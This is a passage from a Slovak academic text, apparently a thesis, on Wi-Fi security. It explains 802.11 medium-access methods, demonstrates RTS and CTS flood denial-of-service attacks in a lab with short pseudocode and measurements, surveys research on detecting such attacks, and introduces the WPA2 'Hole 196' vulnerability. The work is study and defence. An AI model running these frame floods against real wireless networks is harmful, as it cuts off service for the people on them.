Špeciálnym typom útoku s dopadom na dostupnosť je zneužitie zraniteľnosti v riadení prístupu k zdieľanému médiu. Konkrétne sa jedná o útok pomocou kontrolných rámcov typu RTS a CTS podrobne popísaných v kapitole 3.3.2. Útoky nesú názov na základe použitého



Obr. 4.2: Stavový automat autentizácie podľa štandardu 802.11i

typu rámca, teda *RTS flood* útok a *CTS flood* útok. Oba útoky využívajú princípy popísané v nasledujúcej časti.

4.1.1 Metódy prístupu k prenosovému médiu

Štandard 802.11 definuje celkom tri metódy prístupu k bezdrôtovému médiu [97] označované pojmom DFWMAC *(Distributed Foundation Wireless Medium Access control)* metódy. Z týchto metód sú výrobcovia povinní implementovať minimálne prvú z nich. Rozlišujeme dva základné typy riadenia prístupu k zdieľanému médiu:

1. DCF *(Distributed Coordinated Function)* je režim riadenia prístupu k zdieľanému médiu, kde sa dorozumievajú jednotlivé stanice medzi sebou, a na základe algoritmu CSMA/CA alebo RTS/CTS určujú vysielajúcu stanicu.

2. PCF *(Point Coordinated Function)* je režim kedy prístupový bod je v pozícii arbitra pre sieťovú komunikáciu. Stanice, na rozdiel od predchádzajúceho režimu, neposielajú notifikáciu o pripravenosti na vysielanie, namiesto toho prístupový bod periodicky zisťuje od každej stanice (*polling*), či má k odoslaniu nejaké dáta a stanica ich okamžite odosiela. Prístupový bod na konci posiela potvrdenie o prijatí a pokračuje v periodickom zisťovaní. Tento režim má výhodu v tom, že sieť dosahuje veľmi nízke latencie, na druhej strane nemá podporu vo väčšine prístupových bodov.

DFWMAC-DCF s použitím CSMA/CA

Prvá metóda a zároveň jediná povinná metóda je označovaná ako DFWMAC-DCF s použitím CSMA/CA *(Distributed Coordination Function using Carrier Sense Multiple Access with Collision Avoidance)*. Metóda funguje princípom aktívneho počúvania v bezdrôtovom médiu s cieľom predísť kolíziám počas prenosu, čo znamená, že pokiaľ stanica požaduje vysielať dáta a neprebieha žiadna komunikácia, môže stanica zahájiť prenos vlastného rámca. Stanica nesmie nikdy začať rámec vysielať okamžite a pred každým prenosom musí čakať po stanovenú dobu. Tento čas je nazývaný medzirámcová medzera alebo tiež IFS *(Inter-Frame Spacing)*. Pokiaľ počas medzirámcovej medzery neprebehne žiadna komunikácia, smie stanica zahájiť vysielanie rámca. Štandard 802.11 definuje tri dĺžky medzi rámcových medzier: SIFS, PIFS a DIFS (zoradené od najkratšej po najdlhšiu). Stanica si vyberá typ vhodnej medzi rámcovej medzery na základe významu rámca (v prípade dátového rámca je použitá medzera DIFS, na potvrdenie prijatého rámca sa použije SIFS).

V prípade ak komunikácia práva prebieha, vygeneruje si stanica náhodnú hodnotu doby čakania z predom definovaného intervalu, po ktorú pozdrží svoje odoslanie. Doba čakania začína po ukončení aktuálneho prenosu a po aplikovaní medzi rámcovej medzery. Následne v prípade voľného média stanica zahajuje komunikáciu.

DFMAC-DCF s RTS/CTS rozšírením

Predchádzajúca metóda sa snažila predísť kolíziám pomocou počúvania v prenosovom médiu, pričom jej hlavnou nevýhodou bolo to, že dochádzalo ku kolíziám na prijímajúcej strane. Táto situácia nastáva v prípade ak dve stanice sú v dosahu prístupového bodu a platí, že nie sú vo vzájomnom dosahu. V tomto prípade si stanica myslí, že môže vysielať a súčasne druhá už vysiela, čím môže dôjsť ku vzájomnej kolízii - problém skrytého terminálu. Tento problém rieši metóda RTS/CTS *(Ready to send / Clear to send)* pomocou krátkych rezervujúcich rámcov. Počas prenosu týchto rámcov môže dôjsť ku kolízii, ale po pridelení pásma určitej stanici prebieha dátový prenos bez kolízií.

1. Stanica kontroluje bezdrôtové médium a zisťuje či nejaká iná stanica práve nevysiela.
2. Ak prenosové médium je čisté, stanica posiela RTS rámec cieľovej stanici (väčšinou prístupový bod).
3. Ak CTS rámec nebol doručený, tak stanica predpokladá kolíziu na prenosovom médiu a čaká po krátku ale náhodnú dobu, následne opakuje bod 1. V prípade druhej situácie, kedy CTS rámec doručený bol, vysielajúca stanica začne prenášať dáta.

4. V prípade ak prijímajúca stanica odoslala ACK rámec, tak rámec bol úspešne odoslaný, v opačnom prípade dochádza k retransmisii, celý proces odosielania dát sa reštartuje.

DFMAC-PCF s dotazovaním

Nevýhodou predchádzajúcich dvoch riešení je, že negarantujú maximálnu dobu oneskorenia alebo minimálnu šírku prenosového pásma. Tento problém rieši metóda DFMAC-PCF so zisťovaním (PCF – *Point Coordination Function*), ktorá určuje jednej stanici funkciu koordinátora (skoro vždy prístupový bod). Táto metóda sa nedá použiť v ad-hoc sieťach.

Koordinátor v pravidelných intervaloch vysiela rámce typu *Beacon*, ktorými dáva ostatným staniciam v sieti na vedomie parametre danej siete, pričom čas medzi vysielaním týchto rámcov je rozdelený do dvoch intervalov:

- doba bez boja o médium,
- interval, kedy prebieha boj o médium za použitia predchádzajúcich dvoch metód.

V prvom intervale koordinátor po uplynutí intervalu PIFS periodicky vyzýva ostatné stanice a dáva im najavo, že majú voľné prenosové médium. Pokiaľ stanica má dáta pripravené na prenos, vykoná ich vysielanie po uplynutí intervalu SIFS, inak koordinátor vyzve ďalšiu stanicu v poradí.


Pomocou tejto metódy je staniciam garantovaná maximálna doba medzi jednotlivými prenosmi a tiež minimálna šírka pásma, čím sa táto metóda stáva vhodnou pre pravidelné zasielanie dátových rámcov a pre prenosy vyžadujúce nízke latencie.

4.1.2 Prostredie pre demonštráciu útokov

Pre účely demonštrovania útokov využívajúcich zraniteľnosti v riadení prístupu k zdieľanému pásmu bolo vytvorené laboratórne prostredie, ktoré obsahuje niekoľko zariadení. Účel a rozmiestnenie týchto zariadení môžeme vidieť v tabuľke 4.1 a na obrázku 4.3.

Zariadenie	**Účel**
D-Link DI-524	AP bezdrôtovej siete
Mikrotik RB 751	bezdrôtový server poskytujúci dáta
Mikrotik RB 750	klient, ktorý sťahovaním dát meria rýchlosť prenosu
Meriaci počítač	počítač, na ktorom bola meraná doba odozvy príkazu Ping
Útočník	počítače, z ktorých je vedený útok na sieť

Tabuľka 4.1: Použité zariadenia pri útokoch typu Flood



Obr. 4.3: Schéma rozmiestnenia zariadení pri útokoch typu Flood

4.1.3 RTS flood útok


Tento útok spočíva vo vygenerovaní veľkého množstva RTS rámcov, ktoré sú adresované prístupovému bodu siete. Útočník pomocou tohoto rámca dáva vedieť prístupovému bodu svoju požiadavku na použitie prenosového média. Pokiaľ je médium voľné, odpovedá prístupový bod rámcom CTS, pomocou ktorého prijímajúcej stanici dáva vedieť, že môže vysielať. Tento rámec príjmu i ostatné stanice, dozvedajú sa o prebiehajúcej komunikácii, a pozdŕžajú svoje vysielanie.

```
//definicia ramca
frame = IEEE(type="rts")
frame.duration = 0x44
frame.receiverAdderss = "00:21:91:71:54:f2"
frame.transmitterAddress = "70:f1:a1:00:11:33"

counter  = 0
delay = 1950
time start
for(;;) {
        send(frame)
        if(i <= 1) {
                usleep(delay)
        }
        counter++
}
        print('Cas testu ' + (i + 1) + ':')
        time
        print('Pocet zaslanych ramcov:          ' + counter)
}
```

Ukážka 4.1: RTS útok

Útok, zobrazený na ukážke 4.1, bol rozdelený celkom do štyroch fáz, kde v každej z nich bol generovaný odlišný počet rámcov, pričom pre každú fázu bolo dôležité spomalenie odosielania medzi jednotlivými RTS rámcami, ktoré bolo získané experimentálnou metódou. Spomalenie bolo postupne 1950, 820 a 0 mikrosekúnd, pričom v poslednej fáze pre dosiahnutie nulovej odozvy zo siete bolo použité ďalšie sieťové rozhranie pre vysielanie RTS rámcov. Pri prebiehajúcom útoku bolo sledované, akým spôsobom sa mení priemerná prenosová rýchlosť siete a doba odozvy na príkaz *PING*. Graf zmeny prenosovej rýchlosti v jednotlivých fázach útoku zobrazuje obrázok 4.4, kde je vidieť schodovitý pokles prenosovej rýchlosti z pôvodnej hodnoty 28 Mbps na hodnotu približne 400 Kbps.



Obr. 4.4: Graf priemernej rýchlosti prenosu pri útoku RTS flood

Doba odozvy siete pri maximálnom počte rámcov vzrástla behom útoku z priemernej hodnoty 1,5 ms na hodnotu 211 ms. Namerané hodnoty ukazuje tabuľka 4.2.

Fáza útoku	**Počet zariadení**	**Počet rámcov / s**	**Rýchlosť siete [Mbps]**	**Odozva [ms]**
0	1	0	28,00	1,68
1	1	459	23,80	2,22
2	1	957	19,10	5,25
3	1	1849	10,40	20,39
4	2	3507	0,40	211,69

Tabuľka 4.2: Hodnoty namerané pri útoku RTS flood

4.1.4 CTS flood útok

Pri tomto útoku je vynechaná prvá fáza metódy riadenia prístupu k bezdrôtovému médiu, teda nie sú generované rámce RTS. Útok využíva skutočnosti, že rámce neobsahujú adresu odosielajúcej stanice, obsahujú iba adresu stanice prijímajúcej. Stanice tieto rámce prijímajú, pričom nedokážu overiť pravosť týchto rámcov a musia predpokladať, že pochádzajú od prístupového bodu a opäť pozdržajú svoje vysielanie po dobu, než sa prenos ukončí. Nevýhodou tohoto útoku je, že generované rámce sú prijaté iba stanicami, ktoré sú v dosahu útočníka. Postup realizácie tohoto útoku bol rovnaký ako útok RTS flood, jedinou zmenou je rozličná definícia rámca 4.2.

```
ctsRamec = IEEE(type = "cts")
ctsRamec.duration = 0x44
ctsRamec.receiverAddress = "70:f1:a1:00:11:33"
```

Ukážka 4.2: Popis CTS rámce


Rovnako ako v predchádzajúcom prípade bola pozorovaná zmena prenosovej rýchlosti siete. Z pôvodnej hodnoty 28,5 Mbps klesla na hodnotu 790 Kbps, odozva siete sa zmenila z priemernej hodnoty 1,2 ms na konečnú hodnotu 237 ms. Podrobný priebeh zobrazuje graf na obrázku 4.5 a tabuľka 4.3.

Fáza útoku	**Počet zariadení**	**Počet rámcov / s**	**Rýchlosť siete [Mbps]**	**Odozva [ms]**
0	1	0	28,50	1,24
1	1	514	23,80	1,27
2	1	1018	19,30	1,34
3	1	1728	4,80	4,34
4	2	3598	0,79	237,31

Tabuľka 4.3: Hodnoty namerané pri útoku CTS flood

4.2 Detekcia útokov s dopadom na dostupnosť

V predchádzajúcej časti boli ukázané dva typy útokov, ktoré využívajú slabé miesta v návrhu štandardu 802.11 a rovnako i najnovšieho štandardu 802.11i. V nasledujúcom texte sa zameriame na možnosti detekcie týchto útokov.



Obr. 4.5: Graf priemernej rýchlosti prenosu pri útoku CTS flood

4.2.1 DeAuth útoky

Hrozba útokov na dostupnosť typu *DeAuth* donútila vedcov, aby sa pokúsili vyvinúť algoritmy na detekciu týchto útokov [101, 100]. Účinnosť týchto algoritmov závisí vo veľkej miere od charakteru vstupných dát, na ktorých sa používajú [43], v dôsledku čoho sa objavuje trend smerujúci k identifikácii a klasifikácii funkcií alebo metrík optimálnych pre detekciu útoku *DeAuth* [43, 63]. Z niekoľkých článkov plynie, že existujú podmnožiny funkcií, ktoré sú optimálne na detekciu útoku. Dokonca v niektorých prípadoch pomocou redukovanej množiny funkcií môže dôjsť k zlepšeniu detekčného výkonu. Dôvodom je algoritmus na filtráciu šumu pred spracovaním vo funkcii [39].

Veľká časť prác sa vo výbere správnych funkcií sústredila na účinky pozorované v aplikáciách alebo na úrovni sieťovej vrstve [101, 63]. Výskum v článku [43] určil súbor funkcií vzťahujúcich sa iba na WiFi, pričom väčšina prác sa nezameriava na druhú vrstvu sieťového modelu. To čo chýba v každej z týchto prác, sú informácie o parametroch alebo hraniciach týchto metrík. Niektoré práce dokonca uprednostňovali určité metriky len na základe uváženia, teda neexistuje pridaná hodnota ich metrík z pohľadu detekcie útoku [63, 43, 39].

Účinky prahových hodnôt v metrikách detekujúcich útok *DeAuth* [51] má signifikantný vplyv na detekciu, ukazuje sa, že voľba hodnoty pre tento parameter musí byť dynamická a jedinečná pre každé nasadenie bezdrôtovej siete. Pričom algoritmus používa plávajúce okno vyberajúce údaje do detekčného algoritmu. Ako metrika bol použitý počet paketov v danom časovom rámci. Účinok zmeny veľkosti tohto okna na výsledok detekčného algoritmu

uvedeného v [101, 48] nie je vždy zohľadnený pri experimentoch, na rozdiel od výskumov uvedených v [100, 63, 74].

Účinok správnosti nastavenia hraníc jednotlivých metrík na výsledok detekcie bol tiež skúmaný vo vyšších vrstvách. V prípade ak prahové hodnoty a parametre metrík sú nastavené príliš vysoko, potom je možné detekovať útok, v opačnom prípade ak sú nastavené príliš nízko, generujú vysoký počet falošných poplachov [51]. Takmer rovnaký efekt sa pozoruje pri plávajúcom okne. Ak je okno posudzovaných údajov príliš malé, potom sa môžu vynechať reťazce obsahujúce väčší útok, zatiaľ čo príliš veľké okno je z pohľadu výpočtových zdrojov neefektívna, ale môže zablokovať útoky vo veľkom množstve validných dát [107].

Útoky typu *Probe* a *Associate flood* sú považované za triviálne na vykonanie[1], ale ich detekcia je oveľa náročnejšia, pretože vysoké počty týchto rámcov môžu byť legitímne v preťaženom prostredí [31, 30]. Účinok zvýšených úrovní autentizácie alebo asociácie na prístupový bod experimentálne ukázali v článkoch [30] a [73]. Útok pomocou záplavy asociačných rámcov môže byť rovnako účinný, pretože mnohé implementácie štandardu 802.11 sú chybné a umožňujú AP reagovať na tieto požiadavky bez toho, aby najprv prebehla úspešná autentizácia [31].

4.2.2 Flood útoky

Útoky na dostupnosť typu *Flood* predstavujú značné nebezpečenstvo, pretože je možné ich jednoducho realizovať, a o to horšie detekovať resp. brániť sa. Prvým možným spôsobom zmiernenia účinkov je filtrovanie MAC adries, čo je pre rozsiahle a korporátne siete nemožné riešenie. Druhým spôsobom by mohlo byť nastavenie prahovej hodnoty pre prijaté požiadavky. Táto hodnota sa v bežnej prevádzke odhaduje na 5 požiadaviek za sekundu, pričom so zvyšujúcim zaťažením je nutné túto hodnotu dynamicky meniť [73].

Výberom správnych prahových hodnôt a určením metrík pre detekciu *Flood* útokov sa zaoberajú v článku [47], kde určili podmnožinu metrík relevantnú pre detekciu útokov, ale neuviedli presné prahové hodnoty, na základe ktorých určovali správnosť detekcie. Ďalší podobný experimentálny výskum [52] ukázal, že výber prahových hodnôt je neoddeliteľnou súčasťou detekcie, dokonca aj dynamické prahovanie na základe návštevnosti sa ukazuje ako nedostatočné [58].

Faktory ovplyvňujúce efektivitu útoku na dostupnosť typy *Flood* sú uvedené v riešení [73], týmito faktormi sú trvanie útoku, rýchlosť napadnutia a priemerný čas spracovania rámca. Výskum uskutočnený v [31], [30] a [74] však naznačuje, že relevantných faktorov je viacero, príkladom je správne nastavenie parametrov prístupového bodu. V článku [30] ukázali, že hlavná zraniteľnosť v skutočnosti spočíva v nepotvrdenej rámcovej retransmisii, ktorá spôsobuje vyčerpanie vyrovnávacej pamäte, čím sa značne ovplyvní funkčnosť AP,

[1] analógia k útoku typu RTS flood

pretože na ukladanie a retransmisiu rámcov bez odpovede AP spotrebuje určité množstvo pamäte a výpočtového času.

V prípade ak je limit retransmisie nastavený príliš vysoko, nastáva situácia, kedy je vo vyrovnávacej pamäti uložených príliš veľa rámcov, čo spôsobí väčšiu náchylnosť na útoky typu *Flood*. Oba autori v publikáciách [31] a [30] zhodne poznamenávajú, že tento limit je náročné nastaviť pomocou softvéru alebo dokonca i na úrovni firmware. Dôvodom je rozličná hodnota pre rôzne typy rámcov s rôznymi veľkosťami.

Prístupový bod zaťažený vysokým počtom oprávnených požiadaviek na spracovanie je oveľa viac náchylný na útok, pretože útočníkovi stačí len veľmi málo požiadaviek pre narušenie dostupnosti. Výskum uskutočnený v článku [74] zistil, že 3 žiadosti o uvoľnenie prenosového pásma vygenerovalo 21 odpovedí pochádzajúcich zo skutočného AP, ktorý spotreboval viac zdrojov ako by sme očakávali, z čoho vyplýva, že nie všetky zariadenia striktne dodržujú štandard 802.11, a tým sú viac náchylné na útok DoS.

4.3 Zhrnutie

Táto kapitola sa zaoberala analýzou útokov ohrozujúcich bezpečnostný cieľ dostupnosť. Bolo ukázané akým spôsobom je možné využiť deautentizačné a deasociačné rámce k tomu, aby sa zabránilo zariadeniu pripojiť sa do siete. Ukázali sme, že využitie deautentizačných rámcov je oveľa účinnejšie. V rámci testovania *Flood* útokov boli vykonané dva rôzne scenáre, pričom pri každom z nich boli generované rámce odlišného typu. V oboch prípadoch sa podarilo znížiť prenosovú rýchlosť siete na minimum a s použitím dvoch vysielacích kariet bol dosiahnutý úplný výpadok siete.

Útoky na dostupnosť typu *Deauth* i typu *Flood* spôsobujú úplné znefunkčnenie bezdrôtovej siete. Je možné ich veľmi jednoducho realizovať a je skoro nemožné sa proti nim brániť. Reakciou na tieto hrozby bolo vydané rozšírenie štandardu s názvom 802.11w [5], ktoré rieši zabezpečenie kontrolných rámcov, čím sa tieto útoky na dostupnosť stávajú minulosťou. Jediným problémom však zostáva podpora tohoto rozšírenia na úrovni sieťových adaptérov a hardwaru prístupových bodov a práve preto bude kapitola 6 *Analýza útokov pomocou reputačného systému* zameraná detekciu týchto útokov pomocou alternatívneho prístupu.

Kapitola 5

Analýza útokov vydávajúcich sa za prístupový bod

Konferencia Defcon 18 v lete 2010 [25] priniesla novú zraniteľnosť najnovšieho štandardu 802.11i resp. jej najsilnejšej formy zabezpečenia WPA2, ktorý je v dnešnej dobe najviac používaný pre zaručenie dôvernosti a integrity, pričom používa silný šifrovací algoritmus AES.


Zraniteľnosť bola pomenovaná ako *Hole 196*, a to podľa čísla strany 196 štandardu 802.11i, na ktorej sa zraniteľnosť našla. Táto bezpečnostná diera umožňuje útočníkovi (oprávnenému používateľovi) pochádzajúceho z vnútra siete podvrhnúť MAC adresu prístupového bodu a vložiť validne zašifrovaný paket do prostredia bezdrôtovej siete.

Nasledujúca časť sa bude zaoberať hierarchiou kľúčov v štandarde 802.11i, ktorá je prerekvizitou pre pochopenie zraniteľnosti *Hole 196* a realizáciu útoku pomocou tejto zraniteľnosti. Posledná časť sa venuje vlastnému výskumu, ktorý do značnej miery rozširuje portfólio útokov o injekciu malware bez možnosti detekcie.

5.1 Hierarchia kryptografických kľúčov

Jednou zo zmien, ktorú prináša štandard 802.11i je zmena v používaní kľúčov, kde sa začína na miesto jedného kľúča používať kolekcia rôznych druhov kľúčov s rôznym významom resp. bezpečnostnou funkciou. Celkovú kolekciu kľúčov resp. hierarchiu kľúčov, zobrazuje obrázok 5.1.

Pre šifrovanie unicastových rámcov, teda rámcov adresovaných jednej stanici, slúži PTK kľúč *(Pairwise Transient Key)*, ktorý je odvodený z PMK kľúča *(Pairwise master key)* získaného v závislosti na použitej autentizačnej metóde. V hierarchii na najvyššej úrovni teda existujú dva kľúče, ktoré sú používané ku kryptografickému odvodeniu ďalších kľúčov. Prvý kľúč tzv. zdieľaný kľúč *pre-shared key*, je používaný v domácich alebo malých firemných



Obr. 5.1: Hierarchia kľúčov v štandarde 802.11i

sieťach. Na druhej strane veľké korporátne siete používajú pre autentizáciu štandard 802.1x [42, 41], ktorý poskytne kľúč pre odvodenie ďalších kľúčov v hierarchii.

PTK kľúč je unikátny pre každého pripojeného klienta bezdrôtovej siete a používa sa výhradne k zabezpečeniu (dôvernosť, integrita) jednosmerných *unicast* rámcov v rámci komunikácie medzi stanicou a prístupovým bodom a je rozdelený do troch pod-kľúčov:

1. KCK *(Key Confirmation Key)* slúži na zaistenie integrity EAPOL rámcov. EAPOL *(Extensible Authentication Protocol Over LAN)* je sieťový autentizačný protokol určený pre 802.1X autentizáciu.

2. KEK *(Key Encryption Key)* zabezpečuje dôvernosť EAPOL rámcov ich šifrovaním.

3. TK *(Temporal Key)* zabezpečuje prenášané klientske dáta.

Dĺžka jednotlivých kľúčov je závislá na použitej metóde zabezpečenia komunikácie (TKIP, CCMP). Prehľad zobrazuje tabuľka 5.1 [66].

Pre zabezpečenie *multicast* (rámce zasielané skupine cieľových staníc) a pre zabezpečenie *broadcast* (rámce zasielané všetkým staniciam v sieti) rámcov zasielaných prístupovým bodom slúži GTK kľúč *(Group Transient Key)*, ktorý je odvodený z GMK kľúča *(Group Master Key)*. GMK kľúč vždy generuje prístupový bod a mení sa vždy po vypršaní časovača

alebo pri asociácii resp. deasociácii ľubovoľnej stanice do resp. z bezdrôtovej siete s rovnakým ESSID [72, 103]. GTK kľuč je spoločný pre všetkých pripojených klientov. Autori štandardu zvolili tento prístup z dôvodu optimalizácie problému, kedy by prístupový bod musel preposielať a zašifrovať (a klient dešifrovať) jeden rovnaký rámec N krát, všetkým N klientom asociovaným v sieti, čo by prinieslo príliš vysokú réžiu ako vo výkone šifrovania, tak v prenosovom pásme.

	TKIP TK	**CCMP TK**	**KCK**	**KEK**	**Celková dĺžka**
TKIP PTK	256		128	128	512
CCMP PTK		128	128	128	384
TKIP GTK	256				256
CCMP GTK		128			256

Tabuľka 5.1: Dĺžky kľúčov v bitoch použitých v štandarde 802.11i [66]

EAPOL rámce slúžia k vytvoreniu bezpečnej komunikácie medzi klientskou stanicou a prístupovým bodom, a pre bezpečnú výmenu vygenerovaných kľúčov po expirácii. Kľúče použité pre zabezpečenie týchto rámcov sú nezávislé na kľúči (TK) použitom pre zabezpečenie dát samotných, čo znamená, že kryptografické informácie sa prenášajú separátnym kanálom. V prípade ak by útočník bol schopný zachytiť dostatok dát k odhaleniu TK kľúča, tak stále nedokáže dešifrovať EAPOL rámce. Po určitom čase kľúče vypršia a útočník začína odznovu.

V závislosti na vybranom mechanizme zabezpečenia dát sa k zabezpečeniu používajú nasledujúce algoritmy:

- HMAC-MD5 – kľúčovaný hash s použitím algoritmu RC4 so 128bit kľúčom a hashovacím algoritmom MD5.
- HMAC-SHA1-128 – kľúčovaný hash s použitím algoritmu AEC v režime CCMP so 128bit kľúčom a hashovacím algoritmom SHA1.


5.2 Zraniteľnosť kľúča GTK

Účelom kľúča GTK je šifrovanie broadcast a multicast rámcov na strane prístupového bodu a dešifrovanie týchto rámcov na strane pripojených staníc. Za normálnych okolností všetka komunikácia je spracovávaná presne tak, ako hovorí štandard, teda pripojené bezdrôtové stanice nikdy nepoužívajú GTK kľúč na šifrovanie broadcast a multicast rámcov, teda bezdrôtová stanica vždy komunikuje len skrz prístupový bod. Za túto časť zodpovedá sieťová karta, ktorý v žiadnom prípade nepovolí komunikáciu iným spôsobom.

